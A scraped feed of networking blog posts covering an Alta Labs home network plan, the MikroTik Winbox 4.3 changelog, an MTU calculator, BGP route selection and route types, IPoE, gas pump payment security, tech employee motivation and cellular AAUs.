
Most Alta switch access ports are gigabit. That does not hurt normal home traffic, but it can cap a newer WIFI7 multi-gigabit access point at 1 Gbps. The S48-APOE adds sixteen 2.5 GbE ports, though its size and 740-watt PoE budget place it closer to a large home or lab deployment. S48-APOE datasheet
Access Points for Coverage
You can place access points around the house to extend coverage. A ceiling-mounted AP near the center of each floor will usually perform better than a high-power radio sitting at one end of your home. As with all wireless installs its about location. My home is a 3-story A-Frame. I have an access point on each floor to ensure the max modulation for devices connecting.
From the Alta product line you have the AP6 and the AP6-Pro. Alta is starting to ship their Wifi7 Access Points as I write this. The AP6-Pro adds a 4×4 radio on 5 GHz and is ideal for areas with more clients. Heavy users would enjoy having 5 GHz for gaming devices and streaming boxes that support 5ghz. Both use PoE, so each AP needs only one Ethernet cable. It mounts on a wall or junction box and includes PoE passthrough for another device. An AP6-Pro-Outdoor can cover a patio, detached garage, or yard without trying to force an indoor AP through an exterior wall.
AP count matters less than placement. Two access points operating at sensible power levels often beat one AP running at maximum power because phones and IoT devices still have to transmit back to the access point. These deviices have smaller antennas so they can’t wander as far from an AP.
Use wired connections where you can
Every access point should connect to the Alta switch with Ethernet when possible. Wired backhaul keeps client traffic off the wireless channels used for access. It also prevents an AP at the far end of the house from depending on another weak wireless link.
Mesh can solve a location where Ethernet cannot be installed. It should remain the exception. A mesh node must receive a usable signal before it can provide a usable signal to clients. the places where mesh is usable almost always block the signal. Things like metal buildings, think rebar-laced concrete walls as just a few examples.
Build Separate Home Networks
A home network now contains devices with different access requirements. A work computer may need access to printers and a NAS. A thermostat needs Internet access but usually has no reason to reach the work computer.
A simple VLAN plan could look like this:
| 10 | Devices (phones, gaming,etc) | 192.168.10.0/24 |
| 20 | IoT devices | 192.168.20.0/24 |
| 30 | Security cameras | 192.168.30.0/24 |
| 40 | Guests | 192.168.40.0/24 |
The Route10 creates the VLAN interfaces and DHCP scopes. Firewall rules control which networks can communicate. Alta switch ports then carry the required VLANs to each access point. Alta VLAN configuration guide
Cameras can stay isolated from the Internet while still reaching a local recorder. Guest devices can reach the Internet without seeing printers or file servers. IoT devices can be blocked from initiating connections toward the trusted VLAN.
AltaPass to Simplify Wi-Fi
AltaPass can place clients into different network policies based on the password they use. The house can keep one visible SSID while using one password for trusted devices and another for IoT equipment.
Each password can map to a VLAN or network type. It can also receive its own speed limit and filtering policy. This reduces the number of SSIDs transmitted by every access point while still separating traffic. AltaPass configuration guide
I would still consider a separate guest SSID because our brains are trained to look for guest networks.. AltaPass becomes more useful for devices such as televisions, thermostats, and smart speakers that should share a familiar SSID name but land on an isolated network. It’s a break from the norm but works well.
A Practical Home Build
A medium-sized home could use this hardware:
- One Route10 connected to the ISP
- One S24-PoE in a small rack or structured wiring panel
- Two AP6-Pro access points for the main living areas
- One AP6W for an office or weak room
- One AP6-Pro-Outdoor for the patio or detached garage
The post My Plan for an All-Alta Labs Home Network appeared first on Justin Wilson (j2sw).
]]>The post Mikrotik Winbox 4.3 is out appeared first on Justin Wilson (j2sw).
]]>*) app: add Windows for arm64 version in file WinBox_Windows_arm64.zip;
*) form: make multiline input field height logic as in WinBox v3;
*) table: add quick comment feature (allow multi-row commenting);
*) table: allow opening “Table settings” also via right mouse click;
*) table: calculate implicit height to fit 16 regular rows including row paddings;
*) table: fix quick filter sorting in some situations;
*) table: improve performance on relayout which mostly happens when zooming;
*) table: show collapsed tools right menu as dropdown button in table toolbar;
– add global setting to change default tools position (right-side or toolbar);
*) ui,settings: render font selection items with the respective font;
*) ui: add app Quit option in Settings dropdown menu;
*) ui: add fade effect to main menu when scrolling is available;
*) ui: change login panel’s selection widget from combobox to tabs;
*) ui: layout main menu’s submenu items in 1 column if space is available;
*) ui: redesign opened windows selector popup;
*) ui: rework scrolling so that it works when there is table within form and fix scrolling lag;
The post Mikrotik Winbox 4.3 is out appeared first on Justin Wilson (j2sw).
]]>The post Introducing the J2sw MTU and Encapsulation Calculator appeared first on Justin Wilson (j2sw).
]]>
Using the Calculator
Start with the MTU provided by the underlay or access service. Add the encapsulation used on the actual path, including the correct VLAN and MPLS counts. The result will show how much space remains for the inner IP packet.
The other calculation mode starts with the inner IP MTU you want to carry. It calculates the underlay MTU required to transport that packet without fragmentation. The Ethernet frame result then tells you how large the complete frame becomes after Layer 2 headers and tags are added.
Try the calculator here:
J2SW MTU and Encapsulation Calculator
IP MTU and Ethernet Frame Size Are Different
A VLAN tag adds four bytes to the Ethernet frame. It does not reduce a 1500-byte IP MTU to 1496 bytes when the link supports tagged Ethernet frames. QinQ adds another tag, while MPLS adds four bytes for each label.
The calculator keeps those Layer 2 bytes separate from the IP MTU. A 1500-byte IP packet uses a 1518-byte untagged Ethernet frame when the FCS is included. Add one VLAN tag and the frame becomes 1522 bytes, but the IP packet remains 1500 bytes.
That separation matters when checking whether a switch port or transport service can carry the complete frame. It also prevents Layer 2 overhead from being subtracted from the IP packet when it should only increase the frame size.
Calculating Encapsulation Overhead
PPPoE consumes eight bytes inside the Ethernet payload. A service with a 1500-byte MTU therefore carries an inner IP MTU of 1492 unless the access network supports a larger service MTU.
Tunnels add another IP packet around the original packet. GRE over IPv4 normally consumes 24 bytes, leaving a 1476-byte inner packet on a 1500-byte underlay. VXLAN over IPv4 consumes 50 bytes between the outer Ethernet frame and the inner Ethernet frame.
The calculator supports VLAN tags and MPLS label stacks without treating them as tunnel overhead. Counters let you enter the actual number of tags or labels instead of forcing the packet into a fixed preset.
Handling IPsec Overhead
IPsec overhead depends on more than whether ESP is enabled. Tunnel mode adds a new outer IP header, while transport mode protects the payload of the existing packet. NAT-T adds an eight-byte UDP header.
Cipher selection also affects the result. AES-GCM and AES-CBC use different IV and authentication fields. AES-CBC padding changes with the protected packet length, so a fixed 52-byte estimate can produce the wrong MTU near a block boundary.
The IPsec section lets you select the mode and outer IP version. You can also set NAT-T and the cipher details. The result lists the overhead used in the calculation instead of hiding it behind one fixed number.
Generating MTU Test Commands
Once the packet size is known, it still needs to be tested across the path. Linux and Junos commonly expect the ICMP data size in their ping commands. For IPv4 with a 1500-byte MTU, that value is 1472 after removing the 20-byte IP header and eight-byte ICMP header.
MikroTik RouterOS and Cisco IOS-XE use the full IP packet size in the commands generated by the calculator. A 1500-byte IPv4 test therefore uses size=1500 on MikroTik instead of 1472. The Cisco IPv6 command uses its separate IPv6 syntax and does not add the IPv4 DF-bit option.
The calculator generates commands for Linux and MikroTik. It also covers Cisco IOS-XE and Junos. Each command can be copied from the results after the MTU and IP version are selected.
The post Introducing the J2sw MTU and Encapsulation Calculator appeared first on Justin Wilson (j2sw).
]]>The post Why Your Traffic Didn’t go the way you expected appeared first on Justin Wilson (j2sw).
]]>Justin Wilson PacketsDownRange
A common problem I run into when diagnosing route issues is traffic not going across the path it’s supposed to. An established BGP session only means the routers successfully exchanged routes. It says nothing about which route your router actually installed in the forwarding table. Let’s get into some common things to look at if your traffic is mismatched or coming and going to the wrong places.
Look at the routing table first
Suppose your router learns a prefix for a content provider from both your transit provider and an Internet exchange. BGP has to pick one of them. Once it makes that decision, every packet to that prefix follows the selected path until something changes.
For example:

At first glance, the FD-IX learned route looks like the obvious winner because the AS path is shorter. The AS path is not the first thing BGP evaluates. If you want to learn the entire decision making tree of BGP you can go to this article.
Local Preference
Local Preference is one of the core BGP attributes in my book. Many ISPs intentionally assign a higher Local Preference to customer routes than to peers, and a higher Local Preference to peers than to transit. That gives the router a consistent policy for choosing paths. If those values are wrong, traffic follows the policy instead of the path you expected.
Imagine your router learns these two routes.
Transit
Local Preference: 200

FD-IX Peer
Local Preference: 150
The router never needs to compare AS paths because Local Preference says the higher number wins. Every packet continues across transit even though the peering session is healthy. I’ve seen engineers spend hours troubleshooting an Internet exchange when the answer was local pref. If you adjust the local pref on the IX peer to be high, the router will now choose that path. Default settings can also influence this. On most routers, the default local pref is 100. If that is never changed, it can cause issues.
The Other Networks Make Decisions Too
Your router chooses how outbound traffic leaves your network. The remote network makes the same decision for return traffic. Those two decisions do not have to match. I always say your view of the Internet may not be the same as the view of whoever you are connecting to.
You may send packets across the Internet exchange while the return traffic arrives through transit. Applications continue working because IP is bidirectional, but traceroutes from each direction can look completely different. When troubleshooting peering, I always check both directions before assuming there is a problem.
Communities
Many networks publish BGP communities that control how they advertise your routes.
A single community might tell them:
- Do not advertise this route at a particular exchange.
- Prepend the route toward certain peers.
- Advertise only within one geographic region.
If the wrong community is attached to your advertisements, the remote network may intentionally avoid the path you expected.
Route Servers at an IX
If you peer through a route server, remember that the route server is not forwarding traffic. It distributes routing information between participants. Route filtering, RPKI validation, maximum prefix limits, or import policies can all affect which prefixes your router actually learns. A session to the route server can remain established while certain routes never appear in your routing table.
BGP Troubleshooting 101
When traffic ignores a peer, I usually work through a simple checklist.
- Does the prefix exist in the routing table?
- Which next hop did BGP install?
- What Local Preference does the winning route have?
- Is there a more-specific route from another source?
- Does the AS path match what you expected?
- Are any BGP communities changing the routing policy?
The post Why Your Traffic Didn’t go the way you expected appeared first on Justin Wilson (j2sw).
]]>The post How to support j2 and this blog appeared first on Justin Wilson (j2sw).
]]>Patreon
https://lnkd.in/gsuhFrCG
Buy My Books
https://amzn.to/4hwSScK
https://amzn.to/4fo19yv
Paypal Donate
https://lnkd.in/g7nVCsZY
The post How to support j2 and this blog appeared first on Justin Wilson (j2sw).
]]>The post Understanding BGP Route Types: Full Routes vs Partial vs Default vs Customer Routes appeared first on Justin Wilson (j2sw).
]]>Justin Wilson j2sw.com
When you configure a BGP session, one of the first questions is what routes you actually want to receive. If you have ever filled out a questionnaire with Hurricane Electric or another transit provider, they ask you what “kind” of routes you want. In this article, I plan to shed some light on full routes vs. default vs. detailed.
Default Route
A default route is the simplest option. Instead of learning hundreds of thousands or millions of prefixes, your router receives one route:
0.0.0.0/0
For IPv6, the equivalent is:
::/0
When the router cannot find a more specific destination in its routing table, it forwards the packet using the default route. If a default route is the only route, this is also known as the “gateway of last resort”. The router blindly sends it out the default gateway (route) because that is what it knows to do.

The default route only keeps the routing table extremely small. Many enterprise networks and small ISPs use only a default route because they have a single upstream connection. A default route is what you get from your home or small business ISP.
The tradeoff is that BGP has very little information to work with. If you have two providers sending only default routes, the router cannot choose one provider for Microsoft and another for Amazon because both paths say “send everything this way.” Traffic engineering becomes much more limited.
Full Routes
A full routing table contains nearly every publicly routable IPv4 and IPv6 prefix on the Internet. Today that means well over one million IPv4 routes and hundreds of thousands of IPv6 routes, and those numbers continue to grow.
With full routes to more than one ISP, your router knows multiple possible paths to every destination on the Capital I Internet. BGP can compare attributes such as Local Preference, AS Path, MED, and other policies to decide which exit should carry the traffic.

Full routes give you the most control over outbound traffic. If one provider has a shorter AS path to Google and another has a better path to Cloudflare, your router can make those decisions independently. Most ISPs and larger enterprise networks receive full routes because they want complete visibility into the Internet and the flexibility to build routing policy.
The downside is hardware requirements. A router receiving full routes needs enough memory and CPU to store and process the table. Older routers that handled full routes ten years ago may not have enough resources today. But if you are running a ten-year-old router, my argument is it’s probably time to upgrade.
Partial Routes
A partial routing table is exactly what it sounds like. Instead of receiving every Internet prefix, the provider sends only a subset.
There are several ways this happens. The upstream provider may apply some filters and logic to summarize the full routing table into something smaller. They may do things like summarize an entire /8 of IP space from one provider. They may also filter out, say /24 and /23 subnets. When providers do this, the traffic is sent to their default route. You, as the customer, are getting partial routes plus a default route from the upstream.

Partial routes reduce memory usage while still giving your router more visibility than a single default route.
Another example of partial routes can be found at an Internet Exchange (IX). If you peer at FD-IX, you are not learning the entire Internet through the route server. You are learning routes that belong to networks connected to the exchange. Traffic for those destinations stays local, while everything else continues toward your transit provider.
Customer Routes
Customer routes from a transit provider are just the routes from their direct customers. In other words, these are customers directly connected to them buying transit from them. This may or may not include peering routes. This is usually a checkbox labeled “default plus customer routes” on most forms.
Mixing Route Types
Most Internet service providers use a combination of route sources rather than relying on only one.
For example:
- Full routes from two transit providers.
- Exchange member routes from an Internet exchange.
The router evaluates all of those paths together before selecting the best route for each destination.
A smaller ISP might build a different design:
- Default route from its transit provider.
- Internet exchange routes from a local IX.
That approach keeps the routing table much smaller while still allowing local traffic to stay local through peering instead of crossing paid transit.
Which One Should You Use?
The answer depends on the size of your network and how much routing control you need.
| Default Route | 1 route | Small networks, branches, single-homed sites |
| Customer Routes | Hundreds to thousands | Better view using less router resources |
| Partial Routes | Thousands to hundreds of thousands | IX participants, filtered upstream feeds |
| Full Routes | Millions | Transit providers, large ISPs, advanced traffic engineering |
Many networks start with a default route because it is simple and requires very little hardware. You can do a default route with a $200 router. As traffic grows, peering becomes more important, or multiple transit providers are added; receiving more routes gives BGP better information to make forwarding decisions. Eventually, many service providers move to full routes because they want complete control over how traffic leaves their network. Better control means a better customer experience because BGP knows the better paths.
If I were just getting into the world of BGP and had a single upstream, I would ask for a default route. This is good for Enterprise and ISP customers alike. As my network grows, there is a decision to be made. If I am an ISP, I definitely want full routes from multiple providers. I then have a better view of the Capital I Internet from my perspective. The more transit providers and peerings I add, the better my traffic flows.
In a future article, I will touch on why you would want to do BGP in the first place. hint, BGP isn’t for everyone.
The post Understanding BGP Route Types: Full Routes vs Partial vs Default vs Customer Routes appeared first on Justin Wilson (j2sw).
]]>The post What Is IPoE? appeared first on Justin Wilson (j2sw).
]]>Many of us ISP veterans are familiar with Point-to-Point Protocol over Ethernet (PPPoE), also referred to as Triple P O E. PPPoE is showing its age. It showed its age 15 years ago. DHCP was the simple fix for modern networks. It had less overhead and was simple.
Now along comes IPoE. IPoE stands for IP over Ethernet. Instead of building a PPP session between the customer and the Broadband Network Gateway (BNG), the customer communicates directly over Ethernet. The router sends a DHCP Discover packet, the DHCP server or BNG responds, and the customer receives an IP address along with the other network information needed to reach the Internet.
There is no PPP session to establish and no username or password stored in the customer’s router. The customer simply connects to the network and begins forwarding traffic.
How Does IPoE Work?
The first packet from the customer’s router is usually a DHCP Discover broadcast. That packet crosses the access network until it reaches a DHCP relay or the BNG. The relay can insert information about where the request originated before forwarding it to the DHCP server.
The DHCP server uses that information to determine which customer is requesting service. It assigns an IP address, default gateway, DNS servers, and lease time. Once the customer accepts the lease, normal IP traffic begins flowing across the connection.
From that point forward, the customer’s router simply behaves like any other Ethernet device connected to an IP network.
How Does the Network Know Which Customer Is Which?
A PPPoE network identifies subscribers with a username and password during the authentication process. IPoE relies on information that already exists in the access network.
Depending on the provider, the information might include:
- The customer’s VLAN
- The physical access port
- DHCP Option 82
- Circuit ID
- Remote ID
- The ONT serial number
- MAC address authentication
For a fiber provider, the access network already knows which ONT is connected to each PON port. That often makes a separate PPP login unnecessary because the subscriber can already be identified by the circuit itself.
Why Many Fiber Providers Prefer IPoE
PON and Active Ethernet networks naturally fit the IPoE model. Every subscriber already connects through a dedicated logical service, whether that is a VLAN, GEM port, or another access technology. The access network provides enough information to identify the subscriber before an IP address is ever assigned.
That eliminates one more protocol that has to be configured and maintained. Customer routers can use a standard DHCP configuration instead of requiring PPPoE credentials, which also reduces support calls when someone replaces a router.
It’s all about the MTU
One advantage you quickly notice is the MTU. Ethernet normally carries a 1500-byte payload. PPPoE adds an 8-byte header, reducing the usable MTU to 1492 unless the network supports larger Ethernet frames. VPN tunnels often expose MTU problems because they add their own encapsulation on top of PPPoE.
IPoE keeps the standard 1500-byte Ethernet MTU. That removes one variable when troubleshooting VPN connectivity or applications that depend on larger packets.
Does IPoE Still Support Authentication?
The authentication simply happens differently. Many providers combine DHCP with RADIUS. When a customer requests an address, the DHCP server can send subscriber information to RADIUS. RADIUS returns the policies that should be applied to that subscriber, such as the assigned IP address, bandwidth profile, VLAN, or other service attributes.
Is IPoE Better Than PPPoE?
Neither protocol makes the Internet faster by itself. Both can deliver gigabit and multi-gigabit broadband services. The biggest differences are from an operational standpoint.
PPPoE requires every subscriber to establish and maintain a PPP session. IPoE removes that session and relies on Ethernet and DHCP instead. The BNG no longer has to maintain PPP state for every subscriber, and customers do not have to enter PPP credentials into their routers. PPPoE also adds that extra bit of overhead I mentioned earlier.
Final Thoughts
If you deploy FTTH, XGS-PON, or Active Ethernet services today, there is a good chance your network already contains everything needed to identify subscribers without PPP. IPoE takes advantage of that information and uses standard Ethernet and DHCP to bring customers online. In my next article I will explain iPoE vs DHCP.
The post What Is IPoE? appeared first on Justin Wilson (j2sw).
]]>The post Wallys Gas station Pumps appeared first on Justin Wilson (j2sw).
]]>
This is most likely using a highly customized Windows CE iOT core or a linux kernel. I am betting Windows.
Security on the Pumps
This security framework is known as End-to-End Encryption (E2EE) and relies on strict PCI-PTS (Payment Card Industry Pin Transaction Security) standards. The reader has a totally separate hardware stack from the one that drives the pump. It has it’s own processor and memory. The main pump computer accepts encrypted data from the pump and can not decrypt it. In addition, the software that drives the video display can not access the reader while payment processing occurs.
Just a little insight into the world of fuel delivery.
The post Wallys Gas station Pumps appeared first on Justin Wilson (j2sw).
]]>The post Busy tower along Interstate 65 appeared first on Justin Wilson (j2sw).
]]>
The post Busy tower along Interstate 65 appeared first on Justin Wilson (j2sw).
]]>The post What Really Motivates tech Employees? appeared first on Justin Wilson (j2sw).
]]>I have worked with enough people over the years to realize that there is no single reason people come to work every day. Managers often assume everyone is motivated by the same things they are. Good managers and employers can take the time to understand what “makes an employee tick”. If an employee has no reason to come to work, then the manager and leadership have failed to foster what makes that employee “tick”.
Some employees are chasing the next promotion. Others simply want a predictable schedule so they can spend time with their family. Some enjoy solving difficult problems, while others just want a stable paycheck. None of those motivations are wrong. We are all different and unique, which is both a strength and a challenge.
For Some, Money Is the Primary Motivation
Money is the easiest motivation to understand because, let’s face it, money is essential to life. A higher salary can be enough to convince someone to change jobs. If another company offers significantly more for the same work, many people will not think twice about making the move. Competitive pay is rarely enough by itself to keep every employee for the long term.
Others Value Their Time More Than a Bigger Paycheck
Some employees would gladly accept less money if it meant they could coach their kids’ baseball team instead of working weekends. Once someone has enough income to meet their needs, having control over their personal time often becomes a higher priority. As we all get older, caring for ourselves and loved ones is a big consideration. Getting to doctor appointments can eat up chunks of time. I have worked in waiting rooms and even been on troubleshooting calls while waiting to go into surgery. This was part of the flexibility. It’s amazing how much work you can fit in wherever you can.
Some People Stay Because They Love the Work
I have met people who enjoy solving difficult problems so much that they would rather tackle an interesting challenge than accept an easier job that pays a little more. Some of these people are giddy when it comes to researching the solution to a problem.
Technology attracts a lot of people like this. They enjoy learning a new routing protocol, building a better network, troubleshooting an outage, or designing something that has never existed before. The job is about the work to them. Those employees still expect to be paid fairly. Interesting work is not an excuse to underpay people. Giving them opportunities to learn and solve difficult problems often matters just as much as a raise.
Training opportunities are also a big motivating factor for many of these folks. Certifications can go hand in hand with learning new things. One of the coolest things that always happens to me as a tech worker is when we get new equipment that comes with vendor training.
Growth in their respective jobs is a motivator. Some employers look at this as “training them to move on”. This can be true, but it should not limit investment in workers. The truly great employers are the ones who invest in the person, not the role. What I mean is that if you invest in the person, they fill the need your company has at that moment. If that employee moves on, you have created a culture that rewards excellence, not stagnation.
Recognition Can Matter
Some employees want to know that their work makes a difference. Recognition does not have to cost much. A manager who notices good work, trusts an employee with more responsibility, or simply says thank you at the right moment can have a bigger impact than another small financial incentive. I have written about imposter syndrome and other topics. A well-timed recognition can impact employees who struggle with such things.
Stability Is Underrated
Not everyone wants constant change or rapid advancement. Some people are looking for a place where they can build a career over many years without wondering whether the company will still be around next month. Human nature suggests that many people fear change. Fear and uncertainty breed low morale. In today’s work climate, we see massive layoffs and the fear of AI. These all swirl around in employees’ heads.
Stability is not always knowing whether you will have a job tomorrow. Stability is knowing where the company is going. I have always enjoyed when folks I work for have shared their vision for the company and some of the things going on behind the scenes. It is not always about the numbers but about the direction. If we had a good quarter, that’s nice to know. What I really want to know is our plans for next quarter.
Purpose Can Be a Powerful Motivator
Some people care deeply about what their company accomplishes. They want to feel like their work helps customers, improves their community, or contributes to something larger than themselves. One person may enjoy helping customers solve problems. Another may enjoy building infrastructure that thousands of people depend on every day. Knowing their work has meaning often keeps people engaged long after the excitement of a new job wears off.
Let’s face it. We humans, are complex creatures. Sometimes it truly is the little things that matter to us.
Good Managers Learn What Drives Each Person
One of the biggest mistakes managers make is assuming everyone values the same reward. A raise motivates one employee. A flexible schedule keeps others from leaving. A challenging project may be exactly what someone else has been waiting for.
Personality tests are a huge indicator of the types of people you are around. They can help you better understand motivations and how to deal with each person’s uniqueness. Personality tests also help employees understand themselves. Also, having a conversation that starts out with “What motivates you here at XYZ Company?”
The best managers spend time understanding what matters to the people on their team instead of relying on a single incentive for everyone. That does not mean every employee gets different treatment. It means good leaders recognize that different people define a great job in different ways.
Building a successful team is not about finding employees who all think alike. It is about understanding what motivates each person and creating an environment where those motivations can be met whenever possible. People stay for many different reasons, and the companies that recognize those differences often keep good employees much longer.
The post What Really Motivates tech Employees? appeared first on Justin Wilson (j2sw).
]]>The post What Is an AAU in Cellular Networks? appeared first on Justin Wilson (j2sw).
]]>
An AAU combines the antenna, radio transceivers, power amplifiers, and low-noise amplifiers into a single unit mounted near the top of the tower. Fiber and power run up the tower instead of large bundles of coaxial cable. That cuts RF loss because the radio is only a few inches away from the antenna elements instead of hundreds of feet away through coax.
The fiber connection between the baseband unit and the AAU carries digital data instead of RF. The AAU converts that data into radio signals and transmits it over the air. On the receive side, it converts the incoming RF back into digital data before sending it to the baseband equipment. Less signal loss means the power amplifiers do not have to overcome long cable runs before the signal reaches the antenna.
